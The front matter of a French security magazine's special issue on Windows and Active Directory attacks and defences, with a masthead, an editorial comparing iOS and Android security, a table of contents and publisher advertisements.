

OCT.
NOV.
2019


FRANCE
MÉTRO. : 14,90 €
CH : 23.80 CHF
PORT : 15.90 €
MAR : 165 MAD
DOM/S : 15.90 €
CAN : 23.99 \$CAD

GESTION DE CRISES
Le réel danger des biais cognitifs
en cybersécurité



WINDOWS & ACTIVE DIRECTORY

ATTAQUES & CONTRE-MESURES



► DURCISSEMENT AD

Initiez-vous aux techniques de sécurisation de votre Active Directory

► AUTHENTIFICATION

NTLM et Kerberos : découvrez les attaques contre les mécanismes d'authentification de Windows

► ATTAQUES AVANCÉES

Familiarisez-vous aux problèmes liés aux relations d'approbations et à la persistance au sein d'un annuaire Active Directory

L 16844 - 20 H - F : 14,90 € - RD



WEB

Extensions web :
quelles menaces pour
les navigateurs ?

VULNÉRABILITÉ

Insécurité des
optimisations des moteurs
JavaScript



Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :

Essentiels techniques de la cybersécurité

SECUCYBER :

Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :

Sécurité des serveurs et des applications Web

SECUWIN :

Sécurisation des infrastructures Windows

SECULIN :

Sécurité Linux

SECUARCH :

Conception d'architectures sécurisées

SECUBLUE :

Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :

Cybersécurité des systèmes industriels

SECURSF :

Sécurité des réseaux sans fil

DNSSEC :

DNSSEC

SECUPKI :

Infrastructures de clés publiques

SECUPKIWIN :

Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :

Analyse inforensique Windows

FORENSIC2 :

Analyse inforensique avancée

REVERSE1 :

Rétroingénierie de logiciels malveillants

Sécurité offensive

PENTEST1 :

Test d'intrusion

PENTEST2 :

Test d'intrusion et développement d'exploits

Retrouvez toutes nos publications
**ÉDITIONS
DIAMOND**
sur www.ed-diamond.com



MISC Hors-Série est édité par Les Éditions Diamond

10, Place de la Cathédrale – 68000 Colmar – France

Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

E-mail : dial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.miscmag.com – www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Rédacteur en chef adjoint : Émilien Gaspar (gapz)

Secrétaire de rédaction : Aline Hof

Responsable service PAO : Kathrin Scali

Réalisation : Thomas Pichon

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : Loire Offset Titoulet, Saint-Etienne

Distribution France : (uniquement pour les dépositaires de presse)

MLP Réassort :

Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Service des ventes :

Abomarque : 09 53 15 21 77

IMPRIMÉ en France - PRINTED in France

Dépôt légal : A parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 14,90 Euros

Première parution : Octobre 2019

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.

CHARTRE DE MISC :

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Retrouvez-nous sur :



@MISCmag
@editionsdiamond



@MISCleMag



connect.ed-diamond.com



www.miscmag.com
www.editions-diamond.fr

www.ed-diamond.com

www.miscmag.com

ÉDITO

iOS ou Android ? Une mauvaise question...

Les idéaux se succèdent, on les dépasse, ils tombent en ruines, et puisqu'il n'y a pas d'autre vie, c'est sur ces ruines encore qu'il faut fonder un idéal dernier - Dostoievski

S'il y a bien quelque chose qui évolue dans le monde de la sécurité informatique, ce sont les affirmations indiquant que tel ou tel système est le plus sécurisé. Même si un système a été structurellement mieux développé du point de vue de la sécurité au départ et que sa surface d'attaque est faible, les attaques évoluent, et l'on ne cesse d'améliorer ce qui hier était considéré comme fragile. Une comparaison extrême serait le système d'exploitation à la fenêtre et celui n'ayant eu que 2 vulnérabilités exploitables à distance depuis un sacré paquet de temps (oui, Windows et OpenBSD). Comme toujours, on ne peut faire fi du modèle de menace ni de l'environnement et des acteurs dans lequel on retrouve un système.

Considéré hier comme ayant une longueur d'avance au niveau sécurité, iOS serait aujourd'hui moins bien qu'Android à ce niveau. Pour ceux qui n'auraient pas suivi, grand bien leur fasse, l'augmentation à 2.5M\$ début septembre 2019 du prix d'une chaîne d'exploitation complète pour Android sur une plateforme bien connue (pendant qu'un « 1-click » via Safari baissait à 1M\$) est venu reposer la question : quel OS mobile est le plus sécurisé, Android ou iOS ? Pourtant relativement tranchés il y a quelques années (en faveur d'iOS), les contours d'une réponse à cette question sont désormais plus subtils. Au niveau d'iOS : d'une part, contrairement à Android et son mode de développement, il ne facilite pas l'investigation (aurait-on vu [0] plus tôt sinon ?). Son modèle de sécurité est lié à l'usage de la dernière version logicielle et de la dernière version matérielle, une bonne partie des protections apportées étant liées aux fonctionnalités offertes par de nouvelles puces. Aussi, le prix d'1M\$ a attiré de nombreuses personnes à faire de la recherche de vulnérabilités ces dernières années sur cet environnement. Ce qui a bien entendu payé, comme on a pu le voir récemment avec la présentation de Natalie Silvanovich à Black Hat et sa démonstration sur iMessage [1]. De nombreux appareils sont donc vulnérables, et la monoculture Apple amplifie grandement ce problème. Cependant, si l'on se repose sur les dernières versions matérielles, il existe un bel écosystème de contre-mesures (pointeurs signés, ASLR, etc.), présenté notamment au dernier SSTIC : « WEN ETA JB? A 2 million dollars problem » [2]. Du côté d'Android, il est bien plus difficile de répondre à la question. Au-delà du fait que les sources soient disponibles, l'écosystème est beaucoup plus varié, entre des surcouches constructeurs (bien souvent complètement trouées) et des environnements matériels extrêmement divers, l'exploitation « massive » en est d'autant plus complexifiée. Quelques acteurs importants (pour ne citer qu'eux, Samsung et Google) ont ainsi réussi à augmenter le niveau de sécurité de leurs appareils, au point d'avoir désormais capté l'attention du marché des Oday et, par conséquent, l'œil des chercheurs de vulnérabilités.

Quoi qu'il en soit, on ne peut pas mettre sur un même niveau l'exploitation massive, les APT, le traçage et l'infection par un malware (via le store officiel par exemple). Il est difficile d'être exhaustif sur les menaces existantes, et seul l'utilisateur sait ce dont il cherche à se prémunir. Son choix final sur l'OS à utiliser est, dans tous les cas, réduit aux seules offres du marché et il n'ira pas reflasher son appareil avec un Android durci « maison ».

Quant aux croyances produites par les demi-discussions sur Twitter et les articles douteux, elles sont tout simplement toxiques et n'aident bien souvent pas l'utilisateur à connaître son niveau de sécurité et l'état réel de la menace.

Émilien GASPARD / gapz / eg@miscmag.com

[0] <https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html>

[1] <https://i.blackhat.com/USA-19/Wednesday/us-19-Silvanovich-Look-No-Hands-The-Remote-Interactionless-Attack-Surface-Of-The-iPhone.pdf>

[2] https://www.sstic.org/media/SSTIC2019/SSTIC-actes/WEN_ETA_JB/SSTIC2019-Article-WEN_ETA_JB-benoist-vanderbeken_perigaud.pdf

MISC HORS-SÉRIE N°20

3

SOMMAIRE 20

MISC HORS-SÉRIE N°

22

DOSSIER : WINDOWS & ACTIVE DIRECTORY




08

VULNÉRABILITÉ

08 Insécurité des optimisations
des moteurs JavaScript



- 
- 24** Cybersécurité des annuaires
 - 36** Attaques sur le protocole Kerberos en environnement Active Directory
 - 50** Le relai NTLM : fonctionnement et contre-mesures
 - 64** Utilisation des délégations non contraintes pour rebondir entre forêts
 - 78** Techniques de persistance Active Directory basées sur Kerberos
 - 98** Attaques sur SMB



110

ORGANISATION

- 110** Biais cognitifs et organisationnels : comment réussir sa sécurité (enfin, essayer)



120

WEB

- 120** Extensions web : quelles menaces pour les navigateurs ?



LA PLATE-FORME DE
LECTURE EN LIGNE
DES ÉDITIONS DIAMOND

Identifiez
vous

S'inscrire

Votre recherche



LINUX
MAGAZINE / FRANCE

MISC

LINUX
PRATIQUE

HACKABLE
MAGAZINE

A PROPOS

ABONNEZ-VOUS

Accueil » MISC

BIENVENUE SUR LA PLATEFORME DE DOCUMENTATION NUMÉRIQUE DE MISC !

DOSSIER :
SÉCURITÉ DES ENVIRONNEMENTS CLOUD
AMAZON WEB SERVICES



MISC n° 105

INTRODUCTION AU DOSSIER : « THE CLOUD IS JUST SOMEONE ELSE'S COMPUTER »

Le dossier du présent numéro est consacré à la sécurité de l'offre cloud d'Amazon, j'ai nommé les Amazon Web Services (AWS). Il est de nos jours acquis que notre salut passera par le cloud, et qu'il faudra donc passer par un des grands prestataires du domaine.

> Lire l'extrait

LES ARTICLES DE MISC N°105 - SEPTEMBRE/OCTOBRE 2019

Édito

MISC n° 105 | septembre 2019 | Cédric Foll

Sécurité

Cet été, en toute discrétion, Orange annonçait la fin de Cloudwatt par un simple mail à ses derniers clients.

> Lire l'extrait

Where's my happy hook?

MISC n° 105 | septembre 2019 | David

Sécurité

Les hooks d'API sous Windows sont utilisés par des programmes légitimes, mais il est intéressant de ne pas les oublier lors d'une analyse...

> Lire l'extrait

Et si on bashait Windows ?

MISC n° 105 | septembre 2019 | Antoine Cervoise

Sécurité

Avoir un équivalent du Bash sous Windows facilite grandement la vie d'un utilisateur de GNU/Linux. Cet article s'intéresse à l'usage...

> Lire l'extrait

Les FSEvents d'Apple

MISC n° 105 | septembre 2019 | Louis Chateau

Sécurité

Les événements Apple FSEvents peuvent grandement aider pour une investigation numérique approfondie. Ceux-ci enregistrent les différentes...

> Lire l'extrait

Introduction au dossier : « The cloud is just someone else's computer »

MISC n° 105 | septembre 2019 | Émilien (gapz) Gaspar

Sécurité

Le dossier du présent numéro est consacré à la sécurité de l'offre cloud d'Amazon, j'ai nommé les Amazon Web Services (AWS). Il est de nos...

> Lire l'extrait

Introduction à la sécurité des environnements AWS

MISC n° 105 | septembre 2019 | Adrien Bouteiller

Sécurité

AWS est un vaste écosystème qui intègre un grand nombre de services en tout genre, traitant aussi bien de stockage, de calcul et de réseau que...

> Lire l'extrait

RECHERCHER

UN ARTICLE MISC

recherche de 1012 articles

Votre recherche



ACCÈS PAR NUMÉRO

NUMÉROS STANDARDS

105 104 103 102 101 100 099 098
097 096 095 094 093 092 091 090
089 088 087 086 085 084 083 082
>>

NUMÉROS HORS SÉRIE

019 018 017 016 015 014 013 012
011 010 009 008 007 006 005 004
003 002 >>

